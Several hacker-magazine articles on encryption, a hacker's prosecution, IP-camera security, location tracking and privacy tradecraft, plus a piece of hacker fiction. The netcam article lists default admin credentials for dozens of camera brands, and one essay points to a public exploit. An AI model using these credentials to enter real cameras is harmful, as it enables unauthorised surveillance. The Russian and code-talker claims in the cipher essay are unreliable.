When composing a new email, use the OpenPGP button to tell Thunderbird to sign (use your key as a digital signature) or encrypt your message. The default behavior for this can be set in the Preferences submenu of the OpenPGP menu.

When encrypting email, you will be prompted for your GPG password. This gives Enigmail access to your private key for the encryption process, and then sends a fully encrypted message to the recipient. If someone responds to your email with an encrypted message, Enigmail will automatically detect the need for decryption and display the message for you.

Encrypt All the Things

Increasing the usage of encryption for even casual, everyday communication will also help draw less attention to the traffic that, for whatever reason, needs to be encrypted. It just reduces the signal-to-noise ratio, making the pool of information murkier for anyone trying to take an uninvited sample.

Note: For any readers in Pittsburgh: I am attempting to revitalize the 2600 meetings. Check the meeting list in the back of this issue for time and location.

Hacking Your Mother Tongue to Obfuscate your Encryption

by Israel

When most of us in this day and age think about encryption, we think of complicated mathematical algorithms to hide data. When we think of breaking decryption, most would probably think of brute-force programs and clusters of high-powered computers. This was not always the case until the computer generation came along, as encryption dates back to the time of Caesar. In the not-so-distant past, people broke encryption with nothing but pen, paper, and their heads.

In the case of the English language, there are hints that may allow someone breaking encryption to get an advantage. For older or simpler encryption, the first thing you would be looking for is the character that occurs the most. This would be the letter "e". The letter "e" occurs more frequently than any other letter in the entire English language and it's very easy to see why. Take into consideration the following words:

1. Me
2. Meet
3. Met
4. Close

Here are four common examples of how the letter "e" is usually used. In Example 1, there is the hard "e" sound. In Example 2, there is the hard "e" sound again, but used with double "ee". In Example 3, we have the soft "e" sound. In Example 4, the "e" is silent and does not make any sound. The letter "e" kind of runs rampant in English when you really think about it.

Before I proceed, please do not feel intimidated by what I'm about to suggest. I am not asking you to learn Russian fluently, nor any other language. Sadly, I myself am not fluent in anything besides English. We are merely going to talk about some of the concepts of Russian as examples to use in obfuscation. Did you know that in Russian schools there are no spelling classes for any of the grades? Imagine what we could have learned during the time wasted in an hour of spelling everyday. The reason behind this is that in Russian, everything sounds exactly as it is spelled. The Russian alphabet uses 33 characters, whereas the English alphabet uses 26. Quick searches online can show you how their alphabet can easily translate English words. With one site, I found I was able to start using their symbols to read English words in about 20 minutes.[1] However, the sentence structure of Russian is very different than English. For example, this sentence in English:

`This is a very old table.`

Would translate to the following in Russian:

`This old table.`

If we combined the English sentence structure with the characters of Russian, we can add a level of obscurity to anyone trying to break our code. If a cracker was able to deduce we were using a Russian alphabet, they would most likely assume we would be speaking Russian as well. However, let's try to take this further.

So if we were to take the phrase "This is the message" and translate it to Russian we would end up with `Это сообщение` which literally says "This message". However, this is not what we get when translating the English letters to Cyrillic. Instead we end up with `Тхис ис ➥ тэ мессаге`. This phrase roughly translates back to "This study the message". Where did study come from? This is what is known as getting lost in translation. From the standpoint of obfuscation, this can be an advantage. Also, note how these phrases all look totally different from each other:

`Это сообщение` (Real Russian)

`Тхис ис тэ мессаге` (English with Cyrillic)

`This is the message` (English Plain-text)

We have taken what would be two words in Russian and made them four. The number of words would most likely be irrelevant as many encryption schemes will leave no empty spaces between characters. Yet the real Russian phrase was 12 characters. Our obfuscated phrase came to have 15 and the original phrase "This is the message" has 16. While this is not a lot of difference, you can see how over a long amount of text this would greatly differ from the English or Russian versions of the plain-text.

In Russian, there are other characters we can use such as the symbols Ы and Ь. These denote if the hard sound or soft sound is going to be used with the letter following them. So ЫА would be the hard "a" sound and ЬА would be the soft "a". If we represented these two sounds as numbers, we would most likely have them as two completely unique numbers and grow our alphabet even further. In order to do this with mathematical algorithms later we would probably be changing any characters into numbers anyway for computation. Essentially, we could make each unique phonetic sound represented by its own number. We could also change this by using one number to represent double-constants such as the "Fr" in Frank or the "rk" in Mark. This simultaneous inflation and deflation of the number of characters used would add more complexity as well.

I leave this as an exercise to the reader to create their own language hybrids. Imagine something like the Chinese characters where whole words may be represented as one character. I would love to see this added to something like the Spanish sentence structure where the verb of the sentence comes first. You may even think of much better anomalies than I did!

After we have encoded all of our newly plain-text into our Cyrillic obfuscated text and then to numbers, we can proceed with real algorithms and modern cryptography. I would like to show how this can be applied to modern cryptography, but the encryption laws in my country are rather strict when it comes to out of the country exportation. On the other side of the coin, readers in some parts of the world have very strict laws on the importation of encryption as well. While I see punishment for sharing what I have created for myself a gross violation of free speech, I do not wish to endanger others because of my protest without their consent. I would rather take this time to encourage people across the world to speak your voice and demand freedom to express and share your own ideas. I fear that one day soon, encrypted text may be the only freedom of speech or right to privacy we have left.

For those who may be in doubt of the effectiveness of this, let's observe history. During the Second World War, the United States did not use encryption in the usual sense. They transmitted their communications using the Navajo Indians' native language.[2] The Nazis intercepted these communications and assumed this was English that had been encoded. Code crackers worked hard for a decryption key that would never be found because it didn't exist. This illustrates the point that language is powerful! It can change minds and can even win wars.

In closing, all English speakers may not be familiar with the phrase "mother tongue" in the title. This simply means the first language you learned. I only know this phrase due to someone running a scam that kept spamming my work. May they live long and prosper.

[1] http://www.dorogadomoj.com/se03➥abv.html

[2] https://en.wikipedia.org/wiki/➥Code_talker#Use_of_Navajo

Black and White

★

The Growing Schism Between Hackers and the Law

by Scott Arciszewski

About two years ago, I was a computer engineering undergraduate at UCF, hoping to eventually go to graduate school and eventually earn a Ph.D. One day, my curiosity got the best of me. I went to infragardtampabay.org and decided, "This website is used by the FBI, another Infragard site just got hacked by LulzSec. I'm no skilled hacker, so if I just looked around it should be harmless enough. I probably won't find anything." How many *2600* readers told themselves that before?

Before trying anything too obvious and noisy (SQLI), I decided to view the page source and see what software they used. This is what I saw on June 21, 2011:

```
<!-- DotNetNuke - http://www.
➥dotnetnuke.com -->
<!-- Copyright (c) 2002-2008 -->
<!-- by DotNetNuke Corporation
➥ -->
```

"Strange," I thought. "2011 is half gone. Why would a website used by federal law enforcement show 2008 in their credits?" So I did the obvious thing: I typed "DotNetNuke vulnerability" into Google and found this page: `http://www.exploit-db.com ➥/exploits/12700/`

The total "intrusion" lasted only 23 minutes, according to court documents.

Stricken with horror and disbelief of having found a published vulnerability in a website used by federal law enforcement (and having been unable to locate their webmasters' email address), I decided to blow the whistle on Twitter, various forums, and my personal website. Many experienced *2600* readers will realize this as a classic "completely stupid move" (runner up: not using Tor, an overseas VPN, or an SSH tunnel when I knew how). I agree.

One month later, at the height of the LulzSec media frenzy, the FBI raided my dorm room and questioned me on every detail of the incident. I was then arrested, thus making me miss my scheduled exam in Discrete Structures. When I was released that evening, my face was all over the news.

I had juxtaposed my face over the "Lame Pun Coon" background, as an inside joke with my friends, and added the flavor text "How dare you accuse me... of PUNditry?!" and many media outlets chose to crop it to "How dare you accuse me," apparently for comic relief. My home town, however, opted to take the yellow brick road:

```
http://www.winknews.com/Local-
➥Florida/2011-07-20/What-is-
➥North-Fort-Myers-alleged-
➥hacker-accused-of-doing
```

(A full day after, they somehow thought I had a botnet and DDoSed Infragard to get in. Despite being criticized by many people, they never corrected their mistake.)

Before anything got resolved by the courts, UCF held a student conduct hearing. When a hearing happens, you have two choices: an administrative hearing, where one adult UCF employee hears your case and decides your fate; or a peer hearing, where two UCF employees and two students decide your fate. I chose the latter, thinking that the student body would realize how benign (although admittedly reckless and stupid) my actions were in the grand scheme of things.

One of the employees was a narcissist who

told the receptionist he was there for "the administrative hearing" and was evidently butthurt that he didn't have all the power throughout the hearing. The two students were meek and ineffectual. My public defender was not notified and was, in fact, not allowed to be present. As usual, the game was rigged, and I lost: two year suspension (on top of whatever sanctions the court decided), and I had to write a five-page apology paper.

The final decision to suspend me through Fall 2013 came right after my final exam grades were posted (I got a C in computer science 1 and a D in Physics 3; not great, but I was dealing with a lot). That didn't matter to UCF though. My last semester was erased (which screwed up my taxes for the next year and is probably illegal).

Eventually, my public defender advised me that the best option would be to plead guilty to avoid prison. On an initial filing from Infragard's hosting and cybersecurity company (which I found out about in the presentence report), Sylint Corporation (`usinfosec.com`) claimed damages from June 16-24 totaling over $32,000 (which meant prison and an overwhelming restitution). When I pointed out that I don't own a time machine and couldn't have hacked them at any time before June 21, they amended their claim: $9,370 in damages (45 man-hours) from the 21st through the 27th.

All this for being a greenhorn with no knowledge of the laws or ethics surrounding computers. For being a curious and stupid kid. For the digital equivalent of knocking on someone's front door, it swinging ajar, looking in, seeing nobody home, going on my way, and then being put on house arrest for six months (and probation for five years) and told to pay the homeowner $9,370 plus $100 in special assessment fees. For the equivalent of a full disclosure without notifying the vendor ahead of time. I'm still amazed that they can operate while paying their employees over $200 an hour. Nepotism pays, I guess.

That was my story. Since I began reading *2600,* I've heard similar elements from many other people less fortunate than myself (my heart goes out to anyone locked up in prison for out-mathing or out-logicing the developers who produced a "protected system").

There is a lesson to be learned from all this, and this is what I would like to emphasize: *Do not be a good guy.* It never pays off.

Let's look at another example. The same year I was arrested, I read news stories about a young man in the U.K. who hacked Facebook, and was arrested while writing his vulnerability assessment report for their whitehat challenge (`https://facebook.com/whitehat`). He had previously been rewarded for finding flaws in Yahoo and other large companies' websites (and was publicly acknowledged for doing so), and when the authorities interrogated him, he referred them to a Cambridge lecture on computer science. Ring any bells? I can't find the story anymore.

I won't even get into Weev's story, because everyone knows it and this article is long enough. (Look up "weev ipad" in Google if you're curious.)

Are you seeing the pattern? Well-meaning folk are being prosecuted left and right, while the people who are causing the real damage are either on their payroll (usually as informants) or scot-free. And we wonder why our country's cyber-readiness is ranked three out of 10 by the NSA. In the words of Mercedes Haefer, in response to Keith Alexander's comment about how hackers are just what this country needs: "*Then stop arresting us!*"

That won't happen. Government employees are overworked or lazy (depending on your perspective) and will always opt for the lowest hanging fruit. That's why HackForums blocks Tor exit nodes and known proxies. (And can you even count the number of Groups and Crews who conduct their membership interviews over Skype without causing an integer overflow? Probably not!)

The time for the white hat is over. Unless you have a solid contract and previous working relationship, helping a company or government agency is just opening the door to being used and abused. A white hat is like a condom - you're either useful or disposable.

If your good nature won't let you abandon the white hat path, let me make a friendly recommendation: don't help companies, don't help schools, don't help the government. Only help people and, even then, only do so safely and anonymously. Being anonymous should be your first priority. You can't trust anyone. Tor and proper OPSEC (see also `grugq.github➥.io`) are your essentials.

The law is black and white. You're either a criminal or not. (Most likely you are.) While most of the hackers I've met are varying shades of gray, I think everyone could do well by taking a phrase out of the FBI's dictionary and "go dark."

Netcam: Basics and Vulnerabilities

by John Thibault

An Internet Protocol (IP) camera or "netcam" is a digital video camera used for surveillance to send and receive data via a computer network. Unlike analog closed circuit television (CCTV), IP cameras can send information via the Internet. Most cameras that do this are commonly known as webcams. The term netcam is typically applied only to those used for surveillance. Netcams are available at resolutions ranging from 0.3 to 29 megapixels while newer systems operate and capture video in high definition, e.g. 720p or 1080i and 16:9 widescreen format. There are two different types of netcams.

1) *Centralized IP Cameras:* Requires a central network video recorder (NVR) to handle the recording, video, and alarm system.

2) *Decentralized IP Cameras:* Does not require a central NVR, since the cameras typically have a built-in recording function and can record digitally to local storage media, such as flash drives and HD drives or even to standard network attached storage.

Netcams are commonly used for security, due to their ease of accessibility from any computer, as well as from many smartphones and other devices such as an iPad or tablet. Some cameras can be moved anywhere on an IP network (including wireless). They can also be equipped with "distributed intelligence" allowing scalability in analytic solutions to ensure coherency of agents of a surrounding area such as motion detection, as well as two-way audio which allows users to communicate with what they are seeing. They can be programmed to determine when an object or individual moves to a specific zone or area. Commands for pan, tilt, and zoom (PTZ) are accessible via a single network cable or connection and can also be operated via any computer or accessible device.

Most netcams are assigned a temporary IP address (four numbers ranging from 0 to 255 that are separated by periods) by the router. This is how you find the camera(s) you wish to access. Turning the router or camera(s) off changes the IP address. For users who are less "computer savvy," the cameras can be set with a fixed address, which means the IP address of the camera does not change and the user can always locate it with ease. The cameras are accessible using a local area network (LAN) which can only start with 192.168 or 10... but to access the camera(s) remotely, you will need to know the wide area network (WAN) address provided by the Internet service provider (ISP). Most netcams are powered via PoE protocol. "Power over Ethernet" simply means the cameras receive their power via the Ethernet cable they are connected to.

When installing multiple network cameras, it is wise to use a centralized network camera, which requires a network video recorder (NVR). An NVR is a program that can store video from network cameras and allow for viewing of multiple cameras at once. It is similar to a digital video recorder (DVR), but while a traditional DVR is responsible for encoding and processing video from component cameras, NVR depends on the cameras to encode their video, simply storing it and allowing for centralized remote viewing. Netcams offer secure data transmission through encryption and authentication methods such as WEP, WPA, WPA2, TKIP, and AES. But we all know a network is only as secure as the individual creating it. If you plan to record and store footage, you will also need a dedicated NVR or a PC to install NVR software on, as discussed earlier.

In 2012, research showed that 21.57 percent of users utilizing netcams used the default passwords, either out of laziness or simply a lack of knowledge of the importance of having a strong, unique, and secure password. The most common default combination is admin/admin with more than 30 percent of all manufacturers using it. As we can see, nearly a quarter of all netcams used are set to their default passwords and are never changed or altered. It is even common for a business to alter the password so slightly that it is still pretty easy to figure out.

Here is a list of common netcam default passwords:

- ACTi: `admin/123456` or `Admin/➥123456`
- Arecont Vision: *none*
- Avigilon: `admin/admin`
- Axis: `root/pass`, new Axis cameras require password creation during first login
- Basler: `admin/admin`
- Bosch Dinion: *none*
- Brickcom: `admin/admin`
- Cisco: No default password, requires

creation during first login
- Dahua: admin/admin
- Edimax: admin/1234
- Grandstream: admin/admin
- Hikvision: admin/12345
- Honeywell: administrator/1234
- IQinVision: root/system
- IPX-DDK: root/admin or root/Admin
- Mobotix: admin/meinsm
- Panasonic: admin/12345
- Pelco Sarix: admin/admin
- Pixord: admin/admin
- Samsung Electronics: root/root or admin/4321
- Samsung Techwin (old): admin/1111111
- Samsung Techwin (new): admin/4321
- Sanyo: admin/admin
- Scallop: admin/password
- Sony: admin/admin
- Stardot: admin/admin
- Starvedia: admin/<blank>
- Trendnet: admin/admin
- Toshiba: root/ikwd
- VideoIQ: supervisor/supervisor
- Vivotek: root/<blank>
- Ubiquiti: ubnt/ubnt

For example: Sony's netcam default password is: admin/admin. Other than using default passwords, some would be shocked at how many businesses set their access information to something as simple as the name of the business, or street number of the address where the secured location can be found. I recently worked for a company who set up a surveillance system and used admin/2600 for the login information - "2600" being the street address where the business was located (of course, I changed this for the purpose of confidentiality). Almost anyone with basic hacking skills could, eventually, figure it out.

Let's say, for instance, there is a company called "Bob's Shack." I wouldn't put it past them to set up their netcam to be admin/bobsshack. It's easy to remember, right? But it's also pretty easy to figure out with a little bit of trial and error.

I would advise anyone with only basic knowledge to consult a professional security technician when installing and setting up security surveillance. It is critical that proper precautions are taken to secure all networks, IP addresses, and VPNs. If your passwords and protocol are weak, it is easy for almost anyone willing to put in the time to figure out how to penetrate your IP cameras and use them to their advantage. Safety and security should not be taken lightly and should be of the utmost highest priority. You never know who will try to exploit a security loophole, especially when it comes to something accessible via an Internet connection. If you know someone who is thinking about installing a netcam security system, tell them to read this first. Hopefully, this article will bring the vulnerabilities and importance of proper use and setup of high-tech security systems to light. It doesn't matter how much (or how little) you spend on a security system if the passwords can be figured out with only the smallest effort. If you install a camera system to feel "safe," you must first be sure that the system and its data are also safe from possible intruders.

Transmissions

by Dragorn

Location Spying, Not Just for Governments Anymore!

Every time you leave the house, you're tracked - and with more precision than you might guess. What city you're in, what street you're on, what store you've gone in, how long you spend in it, and even what aisles you visit. How long you spent looking at personal hygiene products.

How is such universal tracking done? There are several tricks the government uses to keep track of people (in the United States, anyhow - likely similar methods are used worldwide):

1. License plate scanners. Increasingly common in large cities, license plate scanners are good enough to monitor every car entering or exiting an area, as well as tracking what streets you drive on once inside the city.

Major metropolises like New York City routinely scan all cars entering and exiting the island, as well as tracking movement to specific areas. "Exclusive" communities in California have started scanning all vehicles in and out of public neighborhoods in a thinly veiled threat to keep out "undesirables" - remember, we're always watching you.

Optical character recognition systems are more than fast enough to do real-time recognition of cars passing through control points such as toll booths or low-mounted cameras on police or unmarked vehicles, which scan every car parked on a street they drive down.

Despite numerous protests, there is little case law dictating the use of automatic plate capture. Several cases have arisen where authorities are accused of racial or religious profiling by logging plates around mosques, churches, and protests.

2. Voluntary digital tracking devices, like the "E-Z Pass" system. For readers unfamiliar, the E-Z Pass is similar to an RFID tag system, which is mounted in a car and used to pay road tolls. E-Z Pass tags use an internal battery to boost transmission to the toll readers. Similar technology is used in other regions, under names like FasTrak, TollPass or, in Europe, systems like eToll, autoPASS, or ENC. Often, toll authorities offer a discount for using the automated system.

Originally, the E-Z Pass was pitched as short-range - it worked in normal toll booths at low speeds. Then it was expanded to high-speed toll lanes where it could be scanned at highway speeds. The maximum range for reading an E-Z Pass tag is unknown.

Of course, every time you pass through a tag reader, it photographs your license plate in case there is a problem issuing the toll electronically.

In the United States, it is currently illegal to use the electronic tag systems, or to use the tool booth systems, to enforce maximum average speeds. In the U.K., average speed cameras have been automatically logging license plates and issuing fines for years. As municipalities become more and more cash strapped, it seems only likely that this tracking will extend to the U.S.

More unsettling is that recently, "Puking Monkey" revealed at DefCon how he modified an E-Z Pass tag to light up an LED every time it was triggered by a reader, and discovered that in New York City, tag readers are placed throughout the metropolis, tracking cars well away from expected toll booths. The DOT states that the data collected from mid-city readers is used for traffic flow analysis but, once data is created, there's little limit on what it can be applied to.

3. Cell phones. There is no more perfect spy in your pocket than a device which constantly updates where it is located.

To route a phone call or an SMS message to a phone, the cell phone company must know what tower it has most recently connected to. To fulfill E911 requirements, it must be able to locate a phone geographically.

Case law in the U.S. has already established that this tracking data is not considered private, despite several legal challenges, allowing the government unfettered access to location records without a warrant.

***

Unfortunately, it's not just the government getting in on the game. Stores want to know where you are in the store, how long you spend somewhere, and match that to what you buy.

To get high-precision tracking within a store, cell tower precision location is insufficient, and a store would have to pay the cell carrier for the data, anyhow. The solution: Tracking Bluetooth and Wi-Fi.

Bluetooth tracking came first, and originally was used for interactive ads embedded in kiosk stands or posters, which didn't see a lot of popularity. For Bluetooth monitoring to work easily, the device must be in discoverable mode - for various technical reasons, sniffing Bluetooth devices which are not discoverable is difficult and expensive, putting it outside the price point companies are looking for when building store-wide tracking networks.

A discoverable Bluetooth device responds to inquiry packets; the most basic of scanning systems simply needs to constantly issue a "scan for new devices" request and log everything seen. Since Bluetooth is short-range - locating a device within a store becomes as simple as installing as many sensors as are needed.

Fortunately, most (though not all, by any means) devices default to non-discoverable, in part exactly because of these privacy concerns. Unfortunately, then we come to Wi-Fi.

When a Wi-Fi device is turned on, it expects to connect to a network. To try to connect to a network, it sends "probe request" packets. Each of these packets contains the name of the network the device is looking for, and the unique MAC address of the Wi-Fi radio in the device. Anything in reception range (tens or hundreds of feet) can receive these packets.

Whenever a device's Wi-Fi is turned on, it is regularly sending these packets. It may often send multiple packets - one for each network in the saved list of preferred networks.

Private companies now have all that is needed to track user movements throughout a store using nothing but the Wi-Fi radio in smart phones. Additionally, these companies can share and correlate such data - since the packet is meant as a public, broadcast request for a network to join, it could be argued there is no expectation of privacy.

Of course, once data is collected, there's no telling what it could be used for - or who could use it. Cell phone location data was originally tracked simply for technical reasons: The network needs to know what tower to send a message to. Now, private companies are being compelled (or volunteering) to collect tracking data. There is no reason to think this won't be the same story again.

Nothing limits this tracking to inside stores, either. Several companies have begun to offer outdoor pole-mounted tracking systems, under the auspices of traffic data collection (sound familiar?). Some of the collection systems are run by law enforcement agencies, some are run by private companies.

Think data collected by a private company isn't a means of tracking you? Depending on the location resolution of the tracking system, it's possible to correlate the locations in the store, the products in those locations, and the purchase records of that time period, and map a MAC address of a Wi-Fi device to the credit card information used to pay. Consider also the other companies which have similar data. For instance, Apple or Google know the user ID of a device and the MAC address (used in backups, etc.). While it may have been possible to assume that data collection agencies weren't collating these records in the past, it seems naive to think so given recent revelations. If the same system can collate number plate recognition or toll tag recognition with Wi-Fi detection, it would be similarly possible to identify a user... maybe not with a single read event, but with multiple events over several locations.

Not all is lost. Privacy in movement is rapidly eroding, but some methods can be avoided. The simplest way to avoid Wi-Fi tracking? Turn off Wi-Fi when not at home. When turned off, the device is no longer looking for networks, and no longer sending probe requests. Either make it part of your daily habit or use various helper tools. On Android, event tools like Locale or Tasker can be used, or dedicated tools like Smarter Wi-Fi Manager (disclaimer, written by yours truly) can be used to control the radios based on cell tower location - using the automatic location data from the cell network to *increase* your privacy for a change.

All I Want is Total Freedom

by lifeguard

When men like John Adams and Benjamin Franklin were hammering out the USA's Bill of Rights, it was possible for them to have a private conversation. They could simply walk into the middle of an empty field and talk quietly to each other, all the while observing if another person came close enough to hear them. Today the government has the ability to see and hear through walls! There is also total integration of state and corporate data collection. This article is about how to get back some privacy. But be warned: taking these steps could be characterized as "trade craft" and raise suspicions.

First, I got rid of the snitch on my PC by using Linux. Next, I got rid of the snitch in my browser by using two different browser applications side by side. By only logging into my Google account in Chrome and doing all my other web surfing in a modified Firefox browser, I made it much more difficult for the Googleplex to correlate all my map, YouTube, and web searches. I use Adblock Edge to block a lot of third party social networking content that also correlates my surfing. For most searches, I use `duck-duckgo.com` to anonymize Google web searches. I installed Torbutton for when I wanted to randomize the IP address my traffic is emanating from. I got rid of the snitch in my email by setting up a free email account at a company based in Switzerland. Almost any "second tier" webmail provider in a non-U.S./ British Commonwealth country reduces automated or warrantless data collection. If I need a preexisting email account to activate service, I use `mailinator.com`.

Next, I turned my attention to the snitch in my pocket, my smartphone. I dumped my Android phone and put an old expired cell phone (battery stored outside phone) in my car for emergencies - 911 will still work even if a phone is not on an active account. Then I purchased the cheapest prepaid phone possible to reduce the remote attack surface area of my phone OS. I got two GSM-based phones and multiple SIM cards. I swap cards in and out to reduce traffic analysis. I only store phone data on SIM and micro SD cards so they can be quickly removed. Remember, "destruction of evidence" is a crime. To activate my prepaid phone, I used Tor and Mailinator with a pseudonym. I provided a zip code from a different town. I made sure to be in a public place when I turned the phone on for the first time. When I want to have a private face-to-face conversation, I remove the battery from my phone and request the people I am speaking with do the same. This is due to the fact that phone mics and cameras can be remotely activated.

Then I looked at the snitches in my wallet. I have customer loyalty "club" cards for several stores. Why should I use the same card year after year when they are free? So every few months, I lose my card and get a new one. Next, I thought about my bank card. It produces a time stamped list of where I shop and what I buy. So now, I go to my bank's ATM and withdraw $100 cash at a time and make all of my purchases with cash. Some businesses ask for a credit card number as a form of deposit. So I purchased a cheap debit card and activated it the same way as my cell phone. This is not always accepted, but often it is. Then I looked at my driver's license and wondered why I use it for identification? It is a license to drive. So instead, I use my passport for ID because it does not have my home address on it. If I show a passport to a police officer while walking down the street, he is not able to pull my DMV and other records with just the passport number. It does not show my state and city of residence. To improve privacy of my phone calls, I also purchased two prepaid long distance phone cards. If I call card number 2's access number with card number 1, it obfuscates Caller ID. I can also use them to make calls on payphones and courtesy phones that block toll calls. When a card gets down to a few dollars, I abandon it near a payphone so another person can use it and dirty up my data.

Finally, I thought about the ways I am a snitch on myself. I decided to make a 3x3 grid of keywords. Next, I wrote three code words (names) down the side and another three code words across the top:

	Jones	King	Smith
Alvin	YES	NO	UNKNOWN
Bob	MY HOUSE	THE MINIMART	YOUR WORK
Charles	BEER	CIGARS	2600 MAGAZINE

I provided a copy of this to my partner so we could have an easy code to obscure details of what we are discussing. So I could send this message: "Do you want to hang out with Charles King or Charles Jones?" And my partner decodes it as: "Do you want beer or cigars?" She could then reply: "Let's meet CJ at Bob King's house." I would understand that she wants to get beer at the minimart. So I would reply: "I am talking to Alvin J, see you in a bit!" She understands that I said yes to her. On a regular basis, we change the code words and, if we need to, we update the keywords to be relevant to our interests. It is a good idea to have a unique first letter for each code word.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x7

"So what do you want, anyway?" Lynx pushed away from the table and shoved a headset in his ear.

I liked the straightforward question. It meant I could give equally straightforward responses. If everyone in the world was like this, conversations would actually be worth the effort.

"I'm an Information Technology Private Investigator."

"Wow. I have no idea what that is."

"I get that a lot. I'm investigating a problem. There's a file in the hacker community, a secret archive. It's called the 'Dante collection.' It's connected to the AnonIT hacking competition."

While I talked, he'd been fiddling with his headset and poking at his cell phone. He stopped, and looked at me with narrowed eyes.

"It's not really 'hacker' these days," he said. "A hacker is a person interested in how things work, someone who loves taking things apart. I mean, if you're talking about script-kiddies or crackers, even social engineers -"

"Semantics aside, I need to find more about this Dante collection. I need help from people who have it, or know people who have it. It's important - it's about a missing person."

He considered, then nodded to himself. He pointed with his cell phone.

"Let's talk outside."

We weren't far from my office. Close enough that I'd walked. Not that I wanted exercise or anything. More like the walk would do my car good. The heap of rusted alloy was already on life support, and every use pushed it closer to its automotive flatline.

I wasn't a big outdoors guy. I appreciated it when I was forced to, like when the power was out, or when there was a gas leak. I stared around as we walked, waiting for Lynx to speak. I took in Nature's special effects: nice frame rate and resolution. The moon hung low and pale, like a gigantic low-watt LED bulb. The wind forced me to shiver and dig my chin a little deeper into my coat collar.

Lynx was again poking at his cell phone. I saw he was playing a port of Nethack. I gave him a look of polite expectation. He caught my eyebrow-initiated cue.

"I don't want anyone else to hear. What we're talking about isn't exactly legal."

He kept his voice low. I couldn't tell if he was being secretive, or if he really was one of those naturally shy people. His next sentence cleared up any confusion.

"I tried the AnonIT competition. Failed it hard. But I know one of the winners, *Minotaur.* He showed me the Dante Collection."

Just what I needed. If this kid had access to someone with the Dante Collection, I could figure out how it related to P@nic, the missing hacker, and maybe learn where she'd gone, why she was missing. Then her infatuated friend Oober would be happy because his love interest would be returned. I'd be happy, because I'd have brought a very unique girl back into the hacking community. Maybe I could even figure out a way to get paid.

So far, I was lucky - this was a pretty straightforward case. No surprises. Just the way I like it.

Lynx's thumb paused over his cell phone screen, and his eyes unfocused. He leaned closer to me. He didn't make eye contact. His cheeks burned an embarrassed red.

"Hey. Just so we get this out of the way now... In the Dante Collection..."

He took a shaky breath before continuing. The kid had tears in his eyes.

"I've seen the naked princess."

Chapter 0x8

A lot of my success isn't about knowing anything (though it makes things easier). It's not about having the right tool for the job (though I never go anywhere without my Leatherman multitool).

Success comes from the right reaction to a given situation.

I've seen the naked princess, Lynx had said.

I had no clue what that meant, so I used my standard exception handler.

I nodded knowingly.

"Yeah," I said. "The naked princess. Keep talking."

Lynx looked at me like I was crazy.

"If you knew anything about it, you wouldn't say that."

"Why?"

Now his look turned suspicious. He moved a step away from me.

"You better tell me why you want to know."

Generally I don't give out the names of my clients. Not if I can help it. On the other hand, since I was the only Information Technology Private Investigator I was aware of, I got to make the rules, like the just-now-created Rule Seventeen: *An ITPI is allowed to share data in order to progress on a case*.

"I'm working for Oober. He brought me in because another hacker is missing. P@nic dropped completely off the grid."

Lynx blinked a couple times, then nodded to himself. He slipped his cell phone into his pocket and gave me his full attention.

"I don't know Oober. Never talked with P@nic, but I heard about him. The guy's a wizard. I'll tell you what I know."

Lynx's mental firewall had changed from no entry to all ports open. Just the mention of P@nic's name was enough to get him comfortable, though he didn't know P@nic well enough to know she was a girl.

"I bailed out early on the competition," Lynx said. "It was way over my head. Later, I tried to contact the winners, to see what they did. Chixor Zed wasn't real friendly. But Minotaur was pretty cool, and showed me what he did to break into the target. None of the others would talk."

His mention of Chixor Zed and Minotaur confirmed my theory about the list Oober had given me. The names listed under the "*dante connection*" header were a list of winners, or other competitors.

"How did he win?"

I'd said the words casually, though the question was anything but. This was one of the reasons I'd started my own ITPI practice, why I didn't have a job that paid better and had benefits beyond the strange smell in my office. I was interested in how things worked, what made things succeed and fail, and being an ITPI was a great way to experience this. While I needed to periodically afford dinner and rent, I needed more in life: The best reward for solving a case was the opportunity to solve another.

Here, I had the chance to learn about elite-level hacking, and what it took to be in that select group. Here I had an express elevator to the top mental floor.

"It was a nasty one," Lynx said. "You know anything about this year's AnonIt?"

"I know that the goal of the competition was to get the Dante Collection."

"Right. The Dante Collection is a file archive. The archive was located on a secured, limited-access, fully-protected storage array of a multinational corporation."

Then he said the company name. You and I and several billion earthlings would certainly recognize the name and logo.

My mouth dropped open slightly.

"Yeah, I know," Lynx said. "Getting in wasn't easy. And since it was -" he spoke the company name again, preceded by a culturally-overused but appropriate expletive, "- they know security, obviously, so anyone trying to hack them better be elite, or they'd get Mitnicked awful fast."

"What was the hack?"

"He installed a covert WAP in the lobby of the building where one cluster of the hosting servers was located. He used that to remotely access the wired network. Then he installed keyloggers on a few PCs and damaged a few things to get admins to sign on and fix what he did. He used those logged admin credentials to break through an internal DMZ to get to the target storage array. Then he just FTP'd the Dante Collection to his own server."

"Nice kung-fu."

Lynx stood a little straighter. "Minotaur got in with a mixture of physical access, social engineering, and hacking. This was way beyond kung-fu. This was MMA."

Hearing stories of massive hacks was either fascinating or a disappointment. Sometimes I was let down, like when you guessed a magician's trick in the middle of a performance. But this hack was definitely in the first camp. It required guts, confidence, planning, luck, and a very solid skillset.

"He told me that from surveillance to traveling onsite to monitoring and hacking, the whole process took about a month."

"Seriously?" I was even more impressed. "That's really fast."

"Minotaur is really sick."

"So, he got the Dante Collection," I said, trying to parse the logistics. "But how did the AnonIT judges know he really did what he said he did?"

"They have a mole inside the company. They knew something more about the collection, about what files the Dante archive contained. There was one file unique to the collection. One file, that, if you owned it, it meant you had access to the Dante collection archive. That file is a picture. Once you see it, you know why it's kept so secure."

"This picture is the 'naked princess?'"

He swallowed and nodded.

"It's... probably the freakiest thing I've ever seen. I wish I'd never even looked."

"What is it? Porn? Violence? Republican talking points?"

"I don't even want to think about it."

My attempt at defusing the tension had failed. His eyes were haunted. He actually looked ill. I figured I had only seconds before he'd either refuse to talk, or he'd vomit. Either action would end the conversation in a way I'd not prefer.

"Come on, one picture can't be that bad," I said. "You can tell me. I've been dealing with nasty, ugly stuff for years. You ever had to work on Windows machines with pre-loaded OEM software?"

His eyes snapped back to mine. He almost snarled.

"You have no idea how horrible the picture is. Someone did some really bad stuff, and then decided to brag about it. Whoever did it - whoever took that picture - should be shot. I'm serious. They should be shot and killed."

He turned and walked away. He spoke his last words over his shoulder.

"If you ever get the chance to see the 'naked princess'... Just don't. Don't look at it, because you'll regret it the rest of your life."

Chapter 0x9

Back in my office, I checked out the AnonIT results: P@nic had won the competition, too. Her name wasn't on Oober's list, but she was listed by the AnonIT channel's IRC bot. She was also the most recent winner - hers was the most recent hack attempt claimed and confirmed by the AnonIT judges. She probably hadn't included her name on Oober's list because, well, she'd written it herself.

